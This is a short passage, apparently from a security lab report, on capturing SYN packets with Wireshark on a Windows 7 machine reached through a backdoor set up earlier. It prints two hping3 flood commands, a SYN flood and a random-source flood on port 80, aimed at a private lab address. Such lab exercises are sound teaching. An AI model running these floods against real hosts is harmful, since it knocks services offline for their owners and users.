
**Commands:**

1. sudo hping3 -S --flood -V 10.0.2.15

****

****


****

****

**UDP/TCP flood attack**

**Commands:**

1. sudo hping3 --flood --rand-source 10.0.2.15 -p 80

****

**Conclusion:**

Hence, we concluded that we were able to successfully install and operate Wireshark on Windows 7 through the backdoor created in a previous experiment. Using this setup, we captured SYN packets generated from Kali's SYN attack utilizing both hping and the Metasploit framework.